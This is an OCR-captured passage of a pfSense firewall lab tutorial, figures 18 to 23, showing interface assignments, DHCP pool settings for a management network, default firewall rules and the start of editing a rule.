
The ISP configuration has been changed.
The changes must be applied to take effect.
Don't forget to adjust the DHCP Server range if needed after applying.

Apply Changes

General Configuration

Enable	☑ Enable interface
Description	ISP Enter a description (name) for the interface here.
IPv4 Configuration Type	DHCP
IPv6 Configuration Type	None
MAC Address	xx:xx:xx:xx:xx:xx This field can be used to modify ("spoof") the MAC address of this interface.

Figure 18 – Apply changes after saving


TightVNC: x11
pfSense.home.arpa - Interfaces: I
Not secure | https://99.99.99.1/interfaces_assign.php
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.


Interfaces / Interface Assignments

Interface	Network port	
ISP	em0 (08:00:27:00:00:01)	
Management	em1 (08:00:27:00:00:02)	Delete
DMZ	em2 (08:00:27:00:00:03)	Delete
LAN	em3 (08:00:27:00:00:04)	Delete

Interfaces that are configured as members of a lagg(4) interface will not be shown.

Wireless interfaces must be created on the Wireless tab before they can be assigned.

Figure 19 – Updated interface assignments



WARNING: The 'admin' account password is set to the d ssword in the User Manager.


Services / DHCP Server / MANAGE

MANAGEMENT DMZ LAN

General Options

Enable	☑ Enable DHCP server on MAN
BOOTP	☐ Ignore BOOTP queries
Deny unknown clients	Allow all clients When set to **Allow all clients**, an address within this scope/range on this interface. If set to **Allow known clients from any interfac** AC address listed in a static mapping on ***any*** scope(s)/interface(s) will get an **known clients from only this interface**, only MAC addresses listed in static mappings on this ress within this scope/range.
Ignore denied clients	☐ Ignore denied clients rather than reject This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.
Ignore client	☐ Do not record a unique identifier (UID) in client lease data if present in the client DHCP request his option may be useful when a client can dual boot using different client identifiers but the same hardware (MAC)

Figure 20 – DHCP server management screen


TightVNC: x11
pfSense.home.arpa - Services: DH
Not secure | https://99.99.99.1/services_dhcp.php?if=lan&act=newpool

BOOTP ☐ Ignore BOOTP queries

Deny unknown clients: Allow all clients

When set to **Allow all clients**, any DHCP client will get an IP address within this scope/range on this interface. If set to **Allow known clients from any interface**, any DHCP client with a MAC address listed in a static mapping on ***any*** scope(s)/interface(s) will get an IP address. If set to **Allow known clients from only this interface**, only MAC addresses listed in static mappings on this interface will get an IP address within this scope/range.

Ignore denied clients ☐ Ignore denied clients rather than reject

This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.

Ignore client identifiers ☐ Do not record a unique identifier (UID) in client lease data if present in the client DHCP request

This option may be useful when a client can dual boot using different client identifiers but the same hardware (MAC) address. Note that the resulting server behavior violates the official DHCP specification.

Pool Description: Management


Subnet: 99.99.99.0

Subnet mask: 255.255.255.0

Available range: 99.99.99.1 - 99.99.99.254
In-use DHCP Pool Ranges:
99.99.99.5 - 99.99.99.100
99.99.99.111 - 99.99.99.254

Range: From 99.99.99.111 To 99.99.99.254

Figure 21 – Updated DHCP settings for Management LAN


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Not secure
https://99.99.99.1/firewall_rules.php?if=lan
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help


WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / MANAGEMENT

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	2/979 KiB	*	*	*	MANAGEMENT Address	443 80	*	*		Anti-Lockout Rule	
□	✓	0/258 KiB	IPv4 *	MANAGEMENT net	*	*	*	*	none		Default allow LAN to any rule	
□	✓	0/0 B	IPv6 *	MANAGEMENT net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Figure 22 – Default firewall rules on Management LAN


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Not secure
https://99.99.99.1/firewall_rules_edit.php?if=opt1&after=-1
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / Edit

Edit Firewall Rule

Action: Pass

Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface: DMZ

Choose the interface from which packets must come to match this rule.

Address Family: IPv4


Select the Internet Protocol version this rule applies to.

Protocol: TCP

Choose which IP protocol this rule should match.

Source

Figure 23 – Editing first firewall rule


TightVNC: x11
pfSense.home.arpa - Firewall: Alia
Not secure
https://99.99.99.1/firewall_aliases_edit.php?id=0
Firewall / Aliases / Edit

Properties

